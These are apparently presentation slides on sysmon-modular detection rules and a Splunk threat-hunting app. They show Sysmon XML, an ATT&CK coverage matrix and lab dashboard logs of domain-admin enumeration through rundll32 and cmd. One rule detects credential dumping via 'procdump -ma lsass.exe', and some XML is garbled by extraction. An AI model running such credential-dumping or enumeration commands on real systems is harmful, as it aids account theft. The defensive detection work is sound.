| include_mavinject.xml                  | upgraded to v10 features  | 6 hours ago |
| include_msbuild.xml                    | upgraded to v10 features  | 6 hours ago |
| include_regsvcs_Regasm.xml             | upgraded to v10 features  | 6 hours ago |
| include_syncappvPublishingServer.xml   | added rule groups with OR | 8 hours ago |
| include_sysinternals.xml               | upgraded to v10 features  | 6 hours ago |
| include_uncommon_locations.xml         | upgraded to v10 features  | 6 hours ago |
| include_windows_control_panel.xml      | upgraded to v10 features  | 6 hours ago |
| include_windows_defender_tampering.xml | upgraded to v10 features  | 6 hours ago |
| include_windows_remote_management.xml  | upgraded to v10 features  | 6 hours ago |



# Configuration Example

## Exclude Splunk

Branch: master ▾ [sysmon-modular / 1\\_process\\_creation / exclude\\_splunk.xml](#) Find file Copy path

 **olafhartong** major overhaul, removing all template overhead c0c5333 on 16 Apr

1 contributor

10 lines (10 sloc) | 563 Bytes Raw Blame History

```
1 <Sysmon schemaversion="4.1">
2   <EventFiltering>
3     <ProcessCreate onmatch="exclude">
4       <Image condition="begin with">C:\Program Files\Splunk\bin\</Image> <!--Splunk child processes-->
5       <ParentImage condition="is">C:\Program Files\Splunk\bin\splunkd.exe</ParentImage> <!--Splunk:Daemon-->
6       <Image condition="begin with">D:\Program Files\Splunk\bin\</Image> <!--Splunk child processes-->
7       <ParentImage condition="is">D:\Program Files\Splunk\bin\splunkd.exe</ParentImage> <!--Splunk:Daemon-->
8     </ProcessCreate>
9   </EventFiltering>
10  </Sysmon>
```



# Configuration Example

Include Sysinternals tools mapped to ATT&CK techniques

olafhartong upgraded to v10 features 9b1db90 6 hours ago

1 contributor

33 lines (32 sloc) | 3.7 KB

Raw Blame History

```
1 <OriginalFileName<Sysmon schemaversion="4.22">
2   <EventFiltering>
3   <RuleGroup name="" groupRelation="or">
4     <ProcessCreate onmatch="include">
5       <!--Note: Not all Sysinternals listed here, only the ones I know/suspect to be used for malicious activity -->
6       <OriginalFileName name="technique_id=T1057,technique_name=Process Discovery" condition="is">PsList.exe</OriginalFileName>
7       <OriginalFileName name="technique_id=T1007,technique_name=System Service Discovery" condition="is">PsService.exe</OriginalFileName>
8       <OriginalFileName name="technique_id=T1035,technique_name=Service Execution" condition="is">PsExec.exe</OriginalFileName>
9       <OriginalFileName name="technique_id=T1035,technique_name=Service Execution" condition="is">PsExec.c</OriginalFileName>
10      <OriginalFileName name="technique_id=T1033,technique_name=System Owner/User Discovery" condition="is">PsGetSID.exe</OriginalFileName>
11      <OriginalFileName name="technique_id=T1089,technique_name=Disabling Security Tools" condition="is">PsKill.exe</OriginalFileName>
12      <OriginalFileName name="technique_id=T1089,technique_name=Disabling Security Tools" condition="is">PKill.exe</OriginalFileName>
13      <OriginalFileName name="technique_id=T1003,technique_name=Credential Dumping" condition="contains">ProcDump</OriginalFileName>
14      <OriginalFileName name="technique_id=T1033,technique_name=System Owner/User Discovery" condition="is">PsLoggedOn.exe</OriginalFileName>
15      <OriginalFileName name="technique_id=T1105,technique_name=Remote File Copy" condition="image">PsFile.exe</OriginalFileName>
16      <OriginalFileName name="technique_id=T1088,technique_name=Bypass User Account Control" condition="contains">ShellRunas</OriginalFileName>
17      <OriginalFileName name="technique_id=T1057,technique_name=Process Discovery" condition="is">PipeList.exe</OriginalFileName>
18      <OriginalFileName name="technique_id=T1083,technique_name=File and Directory Discovery" condition="is">AccessChk.exe</OriginalFileName>
19      <OriginalFileName name="technique_id=T1083,technique_name=File and Directory Discovery" condition="is">AccessEnum.exe</OriginalFileName>
20      <OriginalFileName name="technique_id=T1033,technique_name=System Owner/User Discovery" condition="is">LogonSessions.exe</OriginalFileName>
21      <OriginalFileName name="technique_id=T1005,technique_name>Data from Local System" condition="is">PsLogList.exe</OriginalFileName>
22      <OriginalFileName name="technique_id=T1057,technique_name=Process Discovery" condition="is">PsInfo.exe</OriginalFileName>
23      <OriginalFileName name="technique_id=T1007,technique_name=System Service Discovery" condition="contains">LoadOrd</OriginalFileName>
24      <OriginalFileName name="technique_id=T1098,technique_name=Account Manipulation" condition="is">PsPasswd.exe</OriginalFileName>
25      <OriginalFileName name="technique_id=T1012,technique_name=Query Registry" condition="is">ru.exe</OriginalFileName>
26      <OriginalFileName name="technique_id=T1012,technique_name=Query Registry" condition="contains">Regsize</OriginalFileName>
27      <OriginalFileName name="technique_id=T1003,technique_name=Credential Dumping" condition="is">ProcDump</OriginalFileName>
28      <CommandLine name="technique_id=T1003,technique_name=Credential Dumping" condition="is">-ma lsass.exe</CommandLine>
29    </ProcessCreate>
30  </RuleGroup>
31 </EventFiltering>
32 </Sysmon>
```

# Data volume

Average per 7 days, on servers.

Workstations will generate less

| Average Data Size per Host and Source                  |                |                        |                             |
|--|----------------|------------------------|-----------------------------|
| Source   | Avg Host Count | Avg Source Volume (MB) | Avg Host Source Volume (MB) |
| WinEventLog:Security                                   | 232.14         | 11682.962              | 50.327                      |
| WinEventLog:Microsoft-Windows-Sysmon/Operational       | 218.14         | 5528.664               | 25.345                      |
| WinEventLog:Microsoft-Windows-WMI-Activity/Operational | 152.57         | 122.911                | 0.806                       |
| WinEventLog:Microsoft-Windows-PowerShell/Operational   | 38.29          | 21.885                 | 0.572                       |
| XmlWinEventLog:Microsoft-Windows-Sysmon/Operational    | 1.00           | 0.104                  | 0.104                       |
| WinEventLog:Application                                | 6.00           | 0.325                  | 0.054                       |
| C:\\Windows\\sysmon.log                                | 222.43         | 0.021                  | 0.000                       |




# Threat Hunting app for Splunk

## Goal

- Create an investigative workflow approach for Threat Hunters
- Work with ML (Mandatory Learning) to get to know your environment
- There are no false positives, just additional triggers
- Supply the user with tools to contextualize and investigate these events
- Use MITRE ATT&CK as the foundation for hunts

# Threat Hunting app for Splunk



# Coverage

144 Reports!  
and several live dashboards

# Generating triggers for over 130 Techniques\*

| Initial Access                      | Execution                          | Persistence   | Privilege Escalation                    | Defense Evasion                        | Credential Access                      | Discovery                            | Lateral Movement                   | Collection                          | Command And Control                    | Exfiltration                                  | Impact                          |
|-------------------------------------|------------------------------------|---|---|--|--|--------------------------------------|------------------------------------|-------------------------------------|--|---|---------------------------------|
| 11 items                            | 27 items                           | 42 items  | 21 items                                | 57 items                               | 16 items                               | 22 items                             | 15 items                           | 13 items                            | 21 items                               | 9 items                                       | 14 items                        |
| Drive-by Compromise                 | CMSTP                              | Accessibility Features                                | Access Token Manipulation               | Access Token Manipulation              | Account Manipulation                   | Account Discovery                    | Application Deployment Software    | Audio Capture                       | Commonly Used Port                     | Automated Exfiltration                        | Data Destruction                |
| Exploit Public-Facing Application   | Command-Line Interface             | Account Manipulation                                  | Manipulation                            | Binary Padding                         | Brute Force                            | Application Window Discovery         | Distributed Component Object Model | Automated Collection                | Communication Through Removable Media  | Data Compressed                               | Data Encrypted for Impact       |
| External Remote Services            | Compiled HTML File                 | AppCert DLLs  | Accessibility Features                  | BITS Jobs                              | Credential Dumping                     | Browser Bookmark Discovery           | Domain Trust Discovery             | Clipboard Data                      | Connection Proxy                       | Data Encrypted                                | Defacement                      |
| Hardware Additions                  | Control Panel Items                | AppInit DLLs  | AppCert DLLs                            | Bypass User Account Control            | Credentials in Files                   | File and Directory Discovery         | File and Directory Discovery       | Data from Information Repositories  | Custom Command and Control Protocol    | Data Transfer Size Limits                     | Disk Content Wipe               |
| Replication Through Removable Media | Dynamic Data Exchange              | Application Shimming                                  | Application Shimming                    | CMSTP                                  | Credentials in Registry                | Network Service Scanning             | Network Share Discovery            | Data from Local System              | Custom Cryptographic Protocol          | Exfiltration Over Alternative Protocol        | Disk Structure Wipe             |
| Spearphishing Attachment            | Execution through API              | Authentication Package                                | Code Signing                            | Compile After Delivery                 | Forced Authentication                  | Network Sniffing                     | Pass the Hash                      | Data from Network Shared Drive      | Data Encoding                          | Endpoint Denial of Service                    | Firmware Corruption             |
| Spearphishing Link                  | Execution through Module           | BITS Jobs   | Bypass User Account Control             | Compiled HTML File                     | Hooking                                | Pass the Ticket                      | Pass the Hash                      | Data from Removable Media           | Data Obfuscation                       | Exfiltration Over Command and Control Channel | Inhibit System Recovery         |
| Spearphishing via Service           | Load                               | Bootkit   | DLL Search Order Hijacking              | Component Firmware                     | Pass the Ticket                        | Remote Desktop Protocol              | Domain Staged                      | Domain Fronting                     | Exfiltration Over Other Network Medium | Network Denial of Service                     | Resource Hijacking              |
| Spearphishing Link                  | Exploitation for Client Execution  | Browser Extensions                                    | Exploitation for Privilege Escalation   | Component Object Model Hijacking       | Input Capture                          | Peripheral Device Discovery          | Remote File Copy                   | Email Collection                    | Domain Generation Algorithms           | Exfiltration Over Physical Medium             | Runtime Data Manipulation       |
| Spearphishing via Service           | Graphical User Interface           | Change Default File Association                       | Extra Window Memory Injection           | Control Panel Items                    | Input Prompt                           | Permission Groups Discovery          | Remote Services                    | Replication Through Removable Media | Fallback Channels                      | Scheduled Transfer                            | Service Stop                    |
| Supply Chain Compromise             | InstallUtil                        | Component Firmware                                    | DCShadow                                | Kerberoasting                          | Process Discovery                      | Query Registry                       | Man in the Browser                 | Man in the Browser                  | Multi-hop Proxy                        | Stored Data Manipulation                      | Transmitted Data Manipulation   |
| Trusted Relationship                | LSASS Driver                       | Component Object Model Hijacking                      | File System Permissions Weakness        | LLMNR/NBT-NS Poisoning and Relay       | Security Software Discovery            | System Information Discovery         | Shared Webroot                     | Screen Capture                      | Multi-Stage Channels                   | Standard Application Layer Protocol           | Standard Cryptographic Protocol |
| Valid Accounts                      | Mshta                              | File System Permissions Weakness                      | Deobfuscate/Decode Files or Information | Network Sniffing                       | System Network Configuration Discovery | System Network Connections Discovery | Third-party Software               | Video Capture                       | Multiband Communication                | Standard Non-Application Layer Protocol       | Uncommonly Used Port            |
|                                     | PowerShell                         | Create Account  | DCShadow                                | Network Sniffing                       | System Owner/User Discovery            | System Service Discovery             | Windows Admin Shares               | Windows Remote Management           | Multi-layer Encryption                 | Remote Access Tools                           | Remote File Copy                |
|                                     | Regsvcs/Regasm                     | DLL Search Order Hijacking                            | Hooking                                 | Disabling Security Tools               | System Time Discovery                  | Virtualization/Sandbox Evasion       |                                    |                                     |  |   |                                 |
|                                     | Regsvr32                           | External Remote Services                              | Image File Execution Options Injection  | Password Filter DLL                    |  |                                      |                                    |                                     |  |   |                                 |
|                                     | Rundll32                           | Scheduled Task  | New Service                             | Private Keys                           |  |                                      |                                    |                                     |  |   |                                 |
|                                     | Scheduled Task                     | File System Permissions Weakness                      | DLL Side-Loading                        | Two-Factor Authentication Interception |  |                                      |                                    |                                     |  |   |                                 |
|                                     | Scripting                          | Path Interception                                     | Execution Guardrails                    |  |  |                                      |                                    |                                     |  |   |                                 |
|                                     | Service Execution                  | Hidden Files and Directories                          | Port Monitors                           | Exploitation for Defense Evasion       |  |                                      |                                    |                                     |  |   |                                 |
|                                     | Signed Binary Proxy Execution      | Hidden Files and Directories                          | Process Injection                       | Extra Window Memory Injection          |  |                                      |                                    |                                     |  |   |                                 |
|                                     | Signed Script Proxy Execution      | Hypervisor  | Scheduled Task                          | File Deletion                          |  |                                      |                                    |                                     |  |   |                                 |
|                                     | Third-party Software               | Image File Execution Options Injection                | Service Registry Permissions Weakness   | File Permissions Modification          |  |                                      |                                    |                                     |  |   |                                 |
|                                     | Trusted Developer Utilities        | Logon Scripts   | SID-History Injection                   | File System Logical Offsets            |  |                                      |                                    |                                     |  |   |                                 |
|                                     | User Execution                     | LSASS Driver  | Valid Accounts                          | Group Policy Modification              |  |                                      |                                    |                                     |  |   |                                 |
|                                     | Windows Management Instrumentation | Modify Existing Service                               | Web Shell                               | Hidden Files and Directories           |  |                                      |                                    |                                     |  |   |                                 |
|                                     | Windows Remote Management          | Netsh Helper DLL                                      |   | Image File Execution Options Injection |  |                                      |                                    |                                     |  |   |                                 |
|                                     | XSL Script Processing              | New Service   |   | Indicator Blocking                     |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    | Office Application Startup                            |   | Indicator Removal from Tools           |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    | Path Interception                                     |   | Indicator Removal on Host              |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    | Port Monitors   |   | Indirect Command Execution             |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    | Redundant Access                                      |   | Install Root Certificate               |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    | Registry Run Keys / Startup Folder                    |   | InstallUtil                            |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    | Scheduled Task  |   | Masquerading                           |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    | Screensaver   |   | Modify Registry                        |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    | Security Support Provider                             |   | Mshta                                  |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    | Service Registry Permissions Weakness                 |   | Network Share Connection Removal       |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    | Shortcut Modification                                 |   | NTFS File Attributes                   |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    | SIP and Trust Provider Hijacking                      |   | Obfuscated Files or Information        |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    | System Firmware                                       |   | Process Doppelgänging                  |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    | Time Providers  |   | Process Hollowing                      |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    | Valid Accounts  |   | Process Injection                      |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    | Web Shell   |   | Redundant Access                       |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    | Windows Management Instrumentation Event Subscription |   | Regsvcs/Regasm                         |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    | Winlogon Helper DLL                                   |   | Regsvr32                               |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    |   |   | Rootkit                                |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    |   |   | Rundll32                               |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    |   |   | Scripting                              |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    |   |   | Signed Binary Proxy Execution          |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    |   |   | Signed Script Proxy Execution          |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    |   |   | SIP and Trust Provider Hijacking       |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    |   |   | Software Packing                       |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    |   |   | Template Injection                     |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    |   |   | Timestamp                              |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    |   |   | Trusted Developer Utilities            |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    |   |   | Valid Accounts                         |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    |   |   | Virtualization/Sandbox Evasion         |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    |   |   | Web Service                            |  |                                      |                                    |                                     |  |   |                                 |
|                                     |                                    |   |   | XSL Script Processing                  |  |                                      |                                    |                                     |  |   |                                 |

\* triggers are not intended to cover the full technique

## Threat Hunting trigger overview

Edit Export ...

Time range      Exclude Technique      Exclude host

Last 7 days      None X      None X      Hide Filters




Top triggered techniques in the selected timeframe

| mitre_technique_id | mitre_technique                                  | mitre_category                   | count |
|--------------------|--|----------------------------------|-------|
| T1043              | Commonly Used Port                               | Command_and_Control              | 94850 |
| T1059              | Command-Line Interface                           | Execution                        | 180   |
| T1036              | Masquerading                                     | Defense_Evasion                  | 83    |
| T1085              | Rundll32   | Defense_Evasion,Execution        | 81    |
| T0000              | Connections from Uncommon Locations              | Lateral_Movement,Execution       | 77    |
| T1193              | Spearphishing Attachment                         | Initial_Access                   | 75    |
| T1044              | File System Permissions Weakness                 | Persistence,Privilege_Escalation | 53    |
| T1117              | Bypassing Application Whitelisting with Regsvr32 | Defense_Evasion                  | 44    |
| T1086              | PowerShell                                       | Execution                        | 30    |
| T1076              | Remote Desktop Protocol                          | Lateral_Movement                 | 24    |

Top triggered host\_fqdns in the selected timeframe

| host_fqdn                     | count |
|-------------------------------|-------|
| pc-sam.hawkinslab.net         | 87388 |
| pc-martin.hawkinslab.net      | 4495  |
| hawkinslab-dc1.hawkinslab.net | 3423  |
| pc-mp.hawkinslab.net          | 284   |
| pc-eleven.hawkinslab.net      | 20    |
| pc-eight                      | 10    |
| pc-jane                       | 10    |
| pc-cctv                       | 9     |
| pc-judy.hawkinslab.net        | 6     |

Activity by time per day



## Computer Drilldown

[Edit](#)[Export ▾](#)

...

Timespan

host\_fqdn

Last 7 days

pc-sam.hawkinslab.net

[Hide Filters](#)

## Activity by technique



- [Bypassing Application Firewall](#)
- [Command-Line Interface Manipulation](#)
- [Commonly Used Port Scan](#)
- [Credential Dumping](#)
- [Data Staged](#)
- [Masquerading](#)
- [Modify Registry](#)
- [Permission Group Manipulation](#)
- [PowerShell](#)
- [Process Discovery](#)
- [Query Registry](#)
- [Rundll32](#)
- [Security Software Bypass](#)
- [Spearphishing Attributed](#)

Q ▲ ▼ i ○ 3 minutes ago

## Process Create

| _time               | indextime           | ID    | Technique | Category                  | Trigger | host_fqdn             | user_name           | process_parent_path              | process_path                | original_file_name               | process_parent_command_line                                      | process_command_line          | process_parent |
|---------------------|---------------------|-------|-----------|---------------------------|---------|-----------------------|---------------------|----------------------------------|-----------------------------|----------------------------------|--|-------------------------------|----------------|
| 2019-08-02 11:45:43 | 08/02/2019 11:45:44 | T1085 | Rundll32  | Defense_Evasion,Execution |         | pc-sam.hawkinslab.net | NT AUTHORITY\SYSTEM | C:\Windows\SysWOW64\rundll32.exe | C:\Windows\System32\cmd.exe | C:\windows\SysWOW64\rundll32.exe | C:\windows\system32\cmd.exe /C net group "Domain Admins" /domain | {12e56ed4-20cf5d44-0000-0010} |                |
| 2019-08-02 11:45:43 | 08/02/2019 11:45:44 | T1085 | Rundll32  | Defense_Evasion,Execution |         | pc-sam.hawkinslab.net | pc-sam\$            | C:\Windows\SysWOW64\rundll32.exe | C:\Windows\System32\cmd.exe | C:\windows\SysWOW64\rundll32.exe | C:\windows\system32\cmd.exe /C net group "Domain Admins" /domain | {12e56ed4-20cf5d44-0000-0010} |                |
| 2019-08-02 11:46:02 | 08/02/2019 11:46:04 | T1085 | Rundll32  | Defense_Evasion,Execution |         | pc-sam.hawkinslab.net | NT AUTHORITY\SYSTEM | C:\Windows\SysWOW64\rundll32.exe | C:\Windows\System32\cmd.exe | C:\windows\SysWOW64\rundll32.exe | C:\windows\system32\cmd.exe /C net localgroup "Administrators"   | {12e56ed4-20cf5d44-0000-0010} |                |
| 2019-08-02 11:46:02 | 08/02/2019 11:46:04 | T1085 | Rundll32  | Defense_Evasion,Execution |         | pc-sam.hawkinslab.net | pc-sam\$            | C:\Windows\SysWOW64\rundll32.exe | C:\Windows\System32\cmd.exe | C:\windows\SysWOW64\rundll32.exe | C:\windows\system32\cmd.exe /C net localgroup "Administrators"   | {12e56ed4-20cf5d44-0000-0010} |                |
| 2019-08-02 11:46:20 | 08/02/2019 11:46:21 | T1085 | Rundll32  | Defense_Evasion,Execution |         | pc-sam.hawkinslab.net | NT AUTHORITY\SYSTEM | C:\Windows\SysWOW64\rundll32.exe | C:\Windows\System32\cmd.exe | C:\windows\SysWOW64\rundll32.exe | C:\windows\system32\cmd.exe /C net user                          | {12e56ed4-20cf5d44-0000-0010} |                |
| 2019-08-02 11:46:20 | 08/02/2019 11:46:21 | T1085 | Rundll32  | Defense_Evasion,Execution |         | pc-sam.hawkinslab.net | pc-sam\$            | C:\Windows\SysWOW64\rundll32.exe | C:\Windows\System32\cmd.exe | C:\windows\SysWOW64\rundll32.exe | C:\windows\system32\cmd.exe /C net user                          | {12e56ed4-20cf5d44-0000-0010} |                |



## ParentProcess GUID Drilldown

Edit

Export ▾

...

process\_parent\_guid host\_fqdn Time span Time span Sankey

(12e56ed4-20cf-5d44-0000-001)

pc.sam.hawkinslab.net

Time span

Last 7 days

Time span Sankey

Last 24 hours

Submit

Hide Filters



## Process Create

6 minutes ago




| _time               | indextime           | ID    | Technique | Category                  | Trigger | host_fqdn             | user_name           | process_path                | process_parent_path              | original_file_name               | process_parent_command_line                                      | process_command_line | process_ |
|---------------------|---------------------|-------|-----------|---------------------------|---------|-----------------------|---------------------|-----------------------------|----------------------------------|----------------------------------|--|----------------------|----------|
| 2019-08-02 11:45:43 | 08/02/2019 11:45:44 | T1085 | Rundll32  | Defense_Evasion,Execution |         | pc-sam.hawkinslab.net | NT AUTHORITY\SYSTEM | C:\Windows\System32\cmd.exe | C:\Windows\SysWOW64\rundll32.exe | C:\windows\SysWOW64\rundll32.exe | C:\windows\system32\cmd.exe /C net group "Domain Admins" /domain | {12e56ed}            |          |
| 2019-08-02 11:46:02 | 08/02/2019 11:46:04 | T1085 | Rundll32  | Defense_Evasion,Execution |         | pc-sam.hawkinslab.net | NT AUTHORITY\SYSTEM | C:\Windows\System32\cmd.exe | C:\Windows\SysWOW64\rundll32.exe | C:\windows\SysWOW64\rundll32.exe | C:\windows\system32\cmd.exe /C net localgroup "Administrators"   | {12e56ed}            |          |
| 2019-08-02 11:46:20 | 08/02/2019 11:46:21 | T1085 | Rundll32  | Defense_Evasion,Execution |         | pc-sam.hawkinslab.net | NT AUTHORITY\SYSTEM | C:\Windows\System32\cmd.exe | C:\Windows\SysWOW64\rundll32.exe | C:\windows\SysWOW64\rundll32.exe | C:\windows\system32\cmd.exe /C net user                          | {12e56ed}            |          |
